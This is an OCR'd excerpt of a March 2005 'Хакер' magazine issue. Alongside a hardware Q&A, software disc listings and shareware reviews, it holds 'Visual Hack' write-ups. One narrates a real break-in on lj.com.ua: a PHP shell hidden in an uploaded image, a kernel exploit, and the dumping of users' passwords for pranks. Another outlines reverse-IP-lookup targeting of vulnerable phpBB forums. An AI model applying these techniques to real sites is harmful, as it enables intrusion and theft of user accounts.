
A Ну а ты сам подумай. Сравни цену картриджа и банки тонера, и все сразу станет ясно :). Хотя дело, конечно же, не в цене. Чаще всего изготовитель попросту опасается за сохранность своей продукции. И надо сказать, не зря опасается. Рядовой пользователь в погоне за экономией идет в магазин и покупает первые попавшиеся расходные материалы. Частенько неоригинальные или, что еще хуже, подделки. Качество таких расходников, как известно, оставляет желать лучшего. И если внешне все выглядит вполне шоколадно, то для картриджа доза такой дряни может оказаться роковой. Мало этого, даже оригинальный тонер едва ли может гарантировать 100% успех. Ты уже, вероятно, заметил, что для засыпки тонера изготовитель, как правило, оставляет в картридже специальное отверстие, которое закупорено специальной пробкой. Иногда оно отсутствует, однако это не мешает народным умельцам высверливать ее самостоятельно. Так или иначе, герметичность картриджа во время заправки нарушается, засоряются некоторые важные его части. В результате пользователю приходится довольствоваться посредственным качеством печати, неработающей функцией экономии тонера. В худшем случае принтер вообще откажется печатать. И не надо думать, что это редкость. Скорее наоборот.

Q Намедни приобрел новую материнку, процессор и память. Все бы ничего, но это хозяйство в моем корпусе работает через пень-колоду. Постоянно перегружается, иногда не стартует, да и вообще, всячески глючит. В то же время у соседа все мои приобретения работают вполне нормально. В чем может быть проблема?

A У тебя наверняка не хватает мощности блока питания. Едва ли ты сможешь запустить систему, если необходимая для ее работы мощность будет превышать номинальную мощность БП. Хороший блок питания со специальными средствами защиты, скорее всего, вообще не даст компьютеру стартануть. Дешевенький, может быть, и даст, но едва ли это будет похоже на полноценную работу. Даже если мощности хватает, все равно обрати внимание на БП. Это очень распространенный источник глюков.







реалити-шоу
ДОМ 2
ПЕРВАЯ ВЕСНА
СЕГОДНЯ
21.00
НА ТЕЛЕКАНАЛЕ
ТНТ
WWW.DOM2.RU



■ Вопов Виталий aka hiNt (livejournal.com/~h1nt)

DISCO

ВИДЕО: ЖИВОЖУРНАЛЬНАЯ АТАКА

Помнишь, как модно было раньше иметь пейджер? И как через несколько лет ему на смену пришел сотовый телефон? Если провести такую же аналогию в интернете, то на сегодняшний день мегапопулярно иметь свой ЖЖ - Живой Журнал. Сайт Livejournal.com хостит у себя дневники пиплов, которые изливают свои жизненные проблемы и веселые креативы на виртуальных страницах в ожидании тысячи комментариев от читающих. Естественно, среди ЖЖистов можно выделить некую элиту с огромным количеством friends off, то бишь с нехилой аудиторией читателей. Для нас спортивным интересом является заиметь аккаунт элитного писаки и подна, извини, срать ему, запостив разоблачающую правду о том, как он в 10 лет украл щенка и отрезал ему ухо. Но ближе к делу. Как ты уже узнал из соответствующей статьи во взломе этого номера, хакерская атака обрушилась на портал картинок ЖЖистов - lj.com.ua. На этом сайте любой ЖЖ-юзер может хранить свои картинки с последующим выкладыванием их к себе в журнал. Далее рассказ идет от лица автора взлома, так что не думай, что я свихнулся и говорю о себе в третьем лице :). После первого поверхностного осмотра я нашел баг, позволяющий переименовывать любой файл. Таким образом, уже через минуту передо мной красовался /etc/passwd.Брутать аккаунты мне не хотелось - большинство из них не имело валидного шелла. Мне в голову пришла более изысканная идея - создать изображение, в котором помещался PHP-код (в виде комментария), затем переименовать картинку в test.php и обратиться к скрипту. По всем правилам upload-скрипт позволит залить изображение, а баг в сценарии разрешит переименование. Буквально через пять минут я воплотил идею в жизнь и получил рабочий PHP-шелл. Правда, мне постоянно приходилось перенаправлять вывод команды в файл, а затем обращаться к нему. Поэтому я просто вызвал wget и скачал полнофункциональный PHP-шелл.

Вот они - пароли!

Результат выполнения команды, спрятанной в картинке

Далее мне нужно было скачать MySQL-базу пользователей. Здесь тоже не обошлось без ухищрений. Ушлый администратор запретил доступ к каталогу /inc, где располагались скрипты аутентификации с БД. Для обхода ограничений я воспользовался эксплойтом для ядра 2.6 от raptor. Он позволил изменить группу доступа к папке inc, с последующим считыванием сценария values.php. В нем, как ты, наверное, догадался, располагались четыре переменные, позволяющие слить дамп таблицы users. Именно этот шаг я и сделал, используя возможности mysqldump.




Огромная база пользователей ЖЖ


Затем наступил самый интересный момент. Я нашел в базе аккаунт пользователя h1nt и попытался залогиниться под ним. Все прошло без проблем - я попал внутрь, однако отправить сообщение не смог. Это обуславливалось тем, что пароль на livejournal.com отличался от текущего пассворда. Видимо, ушлый h1nt почуял неладное и сменил пароль. Но отчаиваться смысла не было, так как у меня в руках была полная база рунетового ЖЖ. Здесь было над кем подшутить.

ВИДЕО: REVERSE IP LOOKUP CRACKER

Если хакеру нужно поиметь сайт с хостинга, на котором напрочь отсутствуют баги, он прибегнет к использованию принципиально новой технологии взлома Reverse IP Lookup, которой посвящена статья «Удар по вебу». С ней ты сможешь ознакомиться в этом выпуске][. В этот раз перед началом записи видеоролика хаксор поставил себе цель получить шелл-доступ к какому-нибудь простенькому сайту, например к www.zhopa.net. И вот что он сделал для этого. Сначала он зашел на чудо-сервис www.domainsdb.net, ввел в соответствующем поле доменное имя «zhopa.net» и кликнул на «Lookup». Перед ним появился список сайтов, хостящихся на одном сервере с www.zhopa.net. Если ему удастся найти среди них дырявый, он получит заветный шелл-акцес. Для этого он поместил сайты из листинга в файл in.txt и натравил на них весьма полезный скрипт, написанный NSD, который ходит по указанным сайтам и ищет установленный phpBB. После того как его программка завершила свою работу, в файле resust.htm появился перечень сайтов, на которых имеется форум phpBB. Далее взломщику нужно было выбрать из них бажный и применить веб-эксплойт, что дало бы ему возможность выполнять команды операционной системы. Теперь сетевому падонку осталось взломать сервер локально, подняв свои права в системе, но это, как говорится, совсем другая история.




Список хостящихся на сервере сайтов



Найденный phpBB оказался уязвимым









ХАКЕР

№ 03(75) МАРТ 2005

WWW.XAKEP.RU





















DVD

№ 03(75) МАРТ 2005

ХАКЕР WWW.XAKEP.RU

WIN

DAILY SOFT

Opera 8
Mozilla 1.8 Alpha4, 1.7.5
Mozilla FireFox 1.0
The Bat! 3.0.1
Eudora 6.2
Mozilla Thunderbird 1.0
ICQ 2003b
ICQ Lite 4
&RQ 0.9.5.8
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 3.0 build 967
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.5
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.1.242
ReGet Pro 3.4.242
ReGet Junior 2.2 #190
GetRight 5.2b
CuteZIP 2.1 Build 10.26.1
7-Zip 4.13 Beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.42
WinAmp 5.08
ACDSee 7

MULTIMEDIA

LAME Explorer 1.3
VirtualDub 1.6.4
TagScanner 4.9.493
Sateira CD&DVD Burner 2.03
PhotoFiltre 6.1
A1 DVD Audio Ripper 1.1.30
BetterJPEG 1.3.6.0 beta
GIF Movie Gear v.4.0.2
Fruity Loops Studio XXL v5.0.1
Corel Painter IX
WaveLab 5 Demo
Adobe Audition 1.5
Nero Media Player 1.4.0.2
Fairstars Audio Converter 1.50
FairStars Recorder 2.62
PlexTools Pro 2.20
The Codecs 2.7

DEVELOPMENT

SuperEdi 3.6
Borland Caliber RM 2005
WinHex 12.05
Icon sushi 1.17 beta 8
PHP Designer 2005
EMS MySQL Manager Pro
Zend Studio 4.0.0
UltraEdit 11.00a
EmEditor Pro 4.13

NET

PuTTY 0.57
SmartFTP 1.0.984
Internet Download Accelerator 2.5.2.638
Steganos Internet Anonym PRO 7
Skype 1.1.0.79
eqNetSend v.1.4
eDonkey2000 1.0.10
Apache 2.0.53
Becky! Internet Mail 2.20.01
NetCaptor 7.5.4
TurboFTP 4.15.382
GetSizer 1.7.93
NetLimiter 1.30

SYSTEM

Kaspersky AntiHacker 1.5
Антивирус Касперского Personal 5.02
OSL2000 Boot Manager 8.80 Platinum
Bootmanager BootStar 8.29
eTrust Antivirus 2005 v7.1
Disk cleaner 2.4 beta 6
CPU-Z 1.27
Antivirus Mks_vir 2005
Fresh UI 7.28
TrueCrypt 3.1a
SX Guard v.1.0.0 Build 2701
jv16 PowerTools 2005 1.50.271
MenuetOS 0.78 pre6
Process Explorer 9.01

MISC

Google Toolbar 3 beta
KinderX 4.0
Iconoid 3.5
TrayDog v 1.0
AutoHotkey 1.0.26.01
FVords 1.7.7c
Loan Calculator 1.0
WinStars 1.0 Free
XPClock 1.7 Plus
Algebrus 1.3.160
HWiNFO32 1.51
PowerArchiver 9.20.06
Program Icon Changer 3.2
ChrisTV Lite 4.20
Atlantis Ocean Mind 1.5.3.1

UNIX

DAILY SOFT

Mozilla 1.7.5
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.61
gFTP 2.0.18rc1
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.1
Centericq 4.13.0
mICQ 0.4.12
Gaim 1.1.1
SIM 0.9.3
YSM7 2.9.6
Wget 1.9.1
MLDonkey 2.5.22

MULTIMEDIA

Inkscape 0.41
FLAC 1.1.2
Redstone FileGarden 1.2.5
Dvdrtools 0.2.0
Sonic-rainbow 0.7.2.2.a
LiVES 0.9.5-pre1

DEVELOPMENT

OpenOffice 1.1.4
GvR 1.2
jEdit
GNU TeXmacs
Scribus
Minimum Profit 3.3.11
Zend Studio 4.0.0

NET


mutt 1.5.7
Jive Messenger 2.1.1
Postfix 2.2
nmap 3.80
samba 3.0.11
Snort 2.3.0

SYSTEM

ClamAV 0.83
Necromancer's DOS Navigator 2.15
Sdictionary 0.77
KDE 3.4 Beta 2
Gnome 2.10 beta 1
Linux Kernel 2.6.11 rc4
NetBSD 2.0 Live
Movix 2
Ubuntu 4.10

MISC

KTechlab 0.1.3
Torcs 1.2.3
GTK+ & GLib 2.6.2


CD 1

№ 03 (75) МАРТ 2005

WIN

MULTIMEDIA
LAME Explorer 1.3
VirtualDub 1.6.4
TagScanner 4.9.493
Sateira CD&DVD Burner 2.03
PhotoFiltre 6.1
A1 DVD Audio Ripper 1.1.30
BetterJPEG 1.3.6.0 beta
GIF Movie Gear v.4.0.2
Fruity Loops Studio XXL v5.0.1
Corel Painter IX
WaveLab 5 Demo
Adobe Audition 1.5
Nero Media Player 1.4.0.2
Fairstars Audio Converter 1.50
FairStars Recorder 2.62
PlexTools Pro 2.20
The Codecs 2.7

DEVELOPMENT
SuperEdi 3.6
WinHex 12.05
Icon sushi 1.17 beta 8
PHP Designer 2005
EMS MySQL Manager Pro
Zend Studio 4.0.0
UltraEdit 11.00a
EmEditor Pro 4.13

NET
PuTTY 0.57
SmartFTP 1.0.984
Internet Download Accelerator 2.5.2.638
Steganos Internet Anonym PRO 7
Skype 1.1.0.79
eqNetSend v.1.4
eDonkey2000 1.0.10
Apache 2.0.53
Becky! Internet Mail 2.20.01
NetCaptor 7.5.4
TurboFTP 4.15.382
GetSizer 1.7.93
NetLimiter 1.30

SYSTEM
Kaspersky AntiHacker 1.5
Антивирус Касперского Personal 5.02
OSL2000 Boot Manager 8.80 Platinum
Bootmanager BootStar 8.29
Disk cleaner 2.4 beta 6
CPU-Z 1.27
Antivirus Mks_vir 2005
Fresh UI 7.28
TrueCrypt 3.1a
SX Guard v.1.0.0 Build 2701
jv16 PowerTools 2005 1.50.271
MenuetOS 0.78 pre6
Process Explorer 9.01

MISC
Google Toolbar 3 beta
KinderX 4.0
Iconoid 3.5
TrayDog v 1.0
AutoHotkey 1.0.26.01
FVords 1.7.7c
Loan Calculator 1.0
XPClock 1.7 Plus
Algebrus 1.3.160
HWiNFO32 1.51
PowerArchiver 9.20.06
Program Icon Changer 3.2
ChrisTV Lite 4.20
Atlantis Ocean Mind 1.5.3.1

UNIX

MULTIMEDIA
Inkscape 0.41
FLAC 1.1.2
Redstone FileGarden 1.2.5
Dvdrtools 0.2.0
Sonic-rainbow 0.7.2.2.a
LiVES 0.9.5-pre1

DEVELOPMENT
OpenOffice 1.1.4
GvR 1.2
jEdit
GNU TeXmacs
Scribus
Minimum Profit 3.3.11
Zend Studio 4.0.0

NET
mutt 1.5.7
Jive Messenger 2.1.1
Postfix 2.2
nmap 3.80
samba 3.0.11
Snort 2.3.0

SYSTEM
ClamAV 0.83
Necromancer's DOS Navigator 2.15
Sdictionary 0.77
Linux Kernel 2.6.11 rc4
Movix 2

MISC

CD1






CD 2

№ 03 (75) МАРТ 2005

MAGAZINE

Весь софт и доки из журнала

ШароWAREZ
ShadowUser Pro v 2.5
Happy Harvester v 1.9.5
Hard Drive Inspector v 1.5
Foxit PDF Reader v 1.2
NetVisualize Favorites Organizer v 1.5
Internet Download Accelerator v 4.0.2
Photo No-No! v 1.4
Resource Tuner v 1.95
System Eye v 3.0
WireChanger v 2.9
Microsoft PromqryUI 1.0
Total Commander 6.51
SAM 0.11.1 Beta
ImTOO 3GP Video Converter 2.1.22.123b
MAME 0.91
XDCC-Fetch for Windows 1.386
SkinStudio 4.5

UnixWAREZ
Beep Media Player v 0.9.7
DokuWiki v 2005-01-16a
CoolEdit v 3.17.14
LiteSpeed Web Server v 2.0RC7*
Ion v 2-20040729
LostIRC v 0.4.4

X-Toolz
Crap Cleaner 1.17.090
Reg Organizer 2.5
IPD: User Details Changer
SlySoft AnyDVD 4.5.6.2

VISUAL HACK ++
VisualHack: ЖивоЖурнальная атака
VisualHack: Reverse ip lookup cracker
Прохождение февральского конкурса

PDF ARCHIVE

][akep
][akep 2005 - 01 (73)

][akep Спец
][akep Спец 2005 - 01 (50)

Железо
Железо 11

MC
Mobile Computers 01 (52)

Лучшие цифровые камеры
Лучшие цифровые камеры 04

Updates
Обновления антивирусных баз и ключей AVP
Win updates

TRASH (Пранки, демки)

CD2












Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)+SideX (SideX@real.xakep.ru) hiNt (hint@real.xakep.ru)




SHADOWUSER PRO V 2.5

NEW RELEAZE!

Windows NT/2k/XP
Shareware
Size: 6446 Кб
www.shadowstor.com

Я уже не раз писал о программе RestoreIT! (www.farstone.com), с помощью которой можно в любой момент сделать шаг назад, вернув файловую систему своей машины в одно из ранее зафиксированных состояний. Для тестирования троянов, вирусов и разного рода сомнительного ПО защиты лучше, чем предлагает RestoreIT!, и представить себе нельзя. Однако для повседневного использования эта прога, пожалуй, тяжеловата. Ее главный недостаток заключается в том, что она защищает сразу все диски твоей машины. Даже те, на которых не хранится ничего ценного. Впрочем, до недавнего времени альтернативы RestoreIT! просто не существовало. Ее единственный достойный соперник - программа ShadowUser - автоматически возвращала систему в исходное состояние после каждой перезагрузки машины, что делало невозможным тестирование софта, который после установки требует сделать рестарт. Но появление новой версии ShadowUser Pro грозит финансовому благополучию разработчиков RestoreIT! серьезными проблемами. Теперь, помимо режима автоматического отката после каждой перезагрузки, в ShadowUser появился режим ручного выхода. То есть сейчас ничто тебе не мешает пару дней тестировать софт, а уже затем выйти из ShadowMode, избавляясь от всех последствий этого тестирования. Эта небольшая, но важная доработка выводит программу ShadowUser на лидирующие позиции. Ведь, в отличие от RestoreIT!, ShadowUser, во-первых, не требует собственного скрытого раздела на винчестере, во-вторых, не строит из себя супермена и защищает лишь указанные пользователем диски, а в-третьих, процедуру отката выполняет практически мгновенно!



HAPPY HARVESTER V 1.9.5

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1531 Кб
www.happyharvester.com

Отличная программа, которая может извлечь из заданного набора веб-страниц необходимые тебе данные, а затем сохранить их в удобном для дальнейшей обработки виде. Очень простой интерфейс Happy Harvester прекрасно сочетается с продуманной системой фильтров, благодаря чему программу можно настроить на сбор практически любой информации. Happy Harvester'у ничего не стоит сожрать, скажем, сайт с обзорами новых фильмов, а затем выплюнуть табличку в формате Excel, в которой все обзоры вместе с фамилиями актеров и прочими данными будут аккуратно разложены по ячейкам. Лично я использую эту прогу для мониторинга нескольких интернет-магазинов: выхожу в Сеть, загружаю в Happy Harvester заранее созданный профиль и иду пить чай. Когда возвращаюсь, у программы уже готов для меня аккуратный список, в котором напротив каждого наименования указывается цена товара и его количество на складе.
Любой фильтр настраивается за несколько минут. Ты просто указываешь название ячейки и тэги, которые на веб-странице идут до и после интересующего тебя информационного блока. Каждая страница проходит через набор фильтров - так заполняются данные по столбцам. Следующая страница - следующая строка в таблице. Если тебе не нравится Excel, можешь сохранять данные в формате CSV. Страницы, подлежащие анализу, можно грузить с диска, а можно скармливать Happy Harvester'у лишь ссылки на них. Имеется у программы и свой довольно продвинутый URL-генератор. В общем, когда тебе потребуется перегнать инфу с какого-нибудь сайта в локальную электронную таблицу - вспомни о Happy Harvester'е и скажи мне спасибо :).

HARD DRIVE INSPECTOR V 1.5

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1707 Кб
www.altrixsoft.com

В прошлом номере я посоветовал тебе утилиту HDDlife (www.hddlife.com/rus), с помощью которой твои не слишком продвинутые в компьютерном плане друзья и знакомые могли бы контролировать текущее состояние жестких дисков своих машин. Думаю, будет вполне логично, если сегодня мы продолжим эту тему и поговорим о S.M.A.R.T.-мониторе, который было бы не стыдно поставить на свой собственный комп. Не бойся, советовать Active SMART (www.ariolic.com) или SIGuardian (www.siguardian.com) я тебе не буду. Во-первых, обе эти утилиты и так широко известны, а во-вторых, у меня на примете есть программа, которая выглядит гораздо привлекательнее. Называется эта прога Hard Drive Inspector. Она может контролировать жизненные показатели сразу восьми IDE/SATA-дисков и делать прогноз относительно продолжительности беспроблемной службы каждого из них.
